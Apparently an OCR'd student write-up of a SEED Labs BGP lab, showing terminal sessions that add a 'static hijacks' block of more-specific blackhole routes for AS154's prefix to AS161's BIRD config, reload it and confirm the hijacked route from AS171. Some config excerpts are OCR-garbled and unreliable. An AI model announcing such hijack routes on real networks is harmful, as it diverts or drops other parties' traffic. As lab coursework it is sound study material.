


```
[04/18/22]seed@VM:~/.../output$ cd ..
[04/18/22]seed@VM:~/.../Labsetup$ ls
mini-internet.py  output  README.md  task1  task2  utilities
[04/18/22]seed@VM:~/.../Labsetup$ mkdir task5
[04/18/22]seed@VM:~/.../Labsetup$ cd task5
[04/18/22]seed@VM:~/.../task5$ docker cp 15e55ea98c67:/etc/bird/bird.conf .
[04/18/22]seed@VM:~/.../task5$ ls
bird.conf
[04/18/22]seed@VM:~/.../task5$ gedit bird.conf &>/dev/null &
[1] 64860
[04/18
```


```
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
```



```
router id 10.8.0.27;
ipv4 table t direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}

protocol direct local nets {
    ipv4 {
        tablet direct;
        import ill;
    };

    interface "net0";

}
define LOCAL COMM = (161, 0, 0);
define CUSTOMER COMM = (161, 1, 8);
define PEER COMM = (161, 2, 0);
define PROVIDER COMM = (161. 3, 8);
ipv4 table t bgp;
protocol pipe {
    tablet bgp;
    peer table master4;
    import none:
    export all;
}
protocol pipe {
    tablet direct;
    peer table t_bgp;
    import none;
    export filter { bQParae communitv._add(LOCAL COMM)_; bop 1-ocal pref= 40 acce_pt_; _}
```




```
    peer tab7:e t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref   40; accept; };
}

protocol bgp u as3 {
    ipv4 {   -
        table t_bgp;
        import filter {
            bgp large community.add(PROVIDER COMM);
            bgp-local-pref = 10;           -
            accept; -
        };
        export where bgp_large_community - [LOCAL_COMM, CUSTOMER_COMMJ;
        next hop self;
    };
    local 10.183.0.161 as 161;
    neighbor 10.103.0.3 as 3;
}
ipv4 table t ospf;
protocol ospf ospfl {
    ipv4 {
        tablet ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ixl03" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t ospf;
    peer table master4;
    import none;
```



```
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol static hijacks {
        ipv4 { table t_bgp; };
        route 10.154.0.0/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
        route 10.154.0.128/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
}
```


Copy the above file in the router 161



seed@ip-172-31-44-212: ~/Internet_Security/LAB-9/Labsetup/task5
File Edit View Search Terminal Help

```
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup$ ls
README.md  mini-internet.py  output  task1  task2  utilities
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup$ mkdir task5
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup$ cd task5
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp adc48aseed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker
cp adc48acc2ad1:/etc/bird/bird.conf
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp adc48acc2ad1:/etc/bird/bird.conf
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp --help

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem

Use '-' as the source to read a tar archive from stdin
and extract it to a directory destination in a container.
Use '-' as the destination to stream a tar archive of a
container source to stdout.

Options:
  -a, --archive       Archive mode (copy all uid/gid information)
  -L, --follow-link   Always follow symbol link in SRC_PATH
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird.conf adc48acc2ad1:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
```


For executing the file in the router



```
}

root@adc48acc2ad1 / # cat /etc/bird/bird.conf
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";
```

AS161/router0
ASN: 161
Name: router0
Role: Router
IP: net0,10.161.0.254/24
IP: ix103,10.103.0.161/24

We are able to see static high jacks




161/router0

```
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol static hijacks {
        ipv4 { table t_bgp; };
        route 10.154.0.0/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
        route 10.154.0.128/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
}
root@adc48acc2ad1 / #
```

AS161/router0
ASN: 161
Name: router0
Role: Router
IP: net0,10.161.0.254/24
IP: ix103,10.103.0.161/24

Now we need to reload the configuration




161/router0

```
    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol static hijacks {
        ipv4 { table t_bgp; };
        route 10.154.0.0/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
        route 10.154.0.128/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
}
root@adc48acc2ad1 / # birdc configure
BIRD 2.0.7 ready.
Reading configuration from /etc/bird/bird.conf
Reconfigured
root@adc48acc2ad1 / #
```

AS161/router0
ASN: 161
Name: router0
Role: Router
IP: net0,10.161.0.254/24
IP: ix103,10.103.0.161/24

We need to show route all to the victim



171/router0

```
Connecting to 35aebe3cfee2...
Connected to 35aebe3cfee2.
root@35aebe3cfee2 / # ▌
```

AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24

Replay stopped.

event interval (ms) 200


Router: 171/router0
ID: 35aebe3cfee2
ASN: 171
Name: router0
Role: Router

IP addresses
net0: 10.171.0.254/24
ix105: 10.105.0.171/24

BGP sessions
u_as11: Established Disable

Actions
Launch console
Disconnect
Refresh

We use birdc show route all to the victim prefix.



171/router0

```
Connecting to 35aebe3cfee2...
Connected to 35aebe3cfee2.
root@35aebe3cfee2 / # birdc show route all 10.154.0.0/24
BIRD 2.0.7 ready.
Table master4:
10.154.0.0/24        unicast [u_as11 23:45:37.887] * (100) [A
        via 10.105.0.11 on ix105
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 11 154
        BGP.next_hop: 10.105.0.11
        BGP.local_pref: 10
        BGP.large_community: (11, 1, 0) (154, 0, 0) (171, 3, 0)
root@35aebe3cfee2 / # ▌
```

AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24

Replay stopped.

event interval (ms) 200


Router: 171/router0
ID: 35aebe3cfee2
ASN: 171
Name: router0
Role: Router

IP addresses
net0: 10.171.0.254/24
ix105: 10.105.0.171/24

BGP sessions
u_as11: Established Disable

Actions
Launch console
Disconnect
Refresh

There’s a route announced by As-154
We need to show the attackers advertisement




171/router0

```
BIRD 2.0.7 ready.
Table master4:
10.154.0.0/24        unicast [u_as11 23:45:37.887] * (100) [A
        via 10.105.0.11 on ix105
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 11 154
        BGP.next_hop: 10.105.0.11
        BGP.local_pref: 10
        BGP.large_community: (11, 1, 0) (154, 0, 0) (171, 3, 0)
root@35aebe3cfee2 / # birdc show route all 10.154.0.0/25
BIRD 2.0.7 ready.
Table master4:
10.154.0.0/25        unicast [u_as11 02:06:35.662] * (100) [AS161i]
        via 10.105.0.11 on ix105
        Type: BGP univ
        BGP.origin: IGP
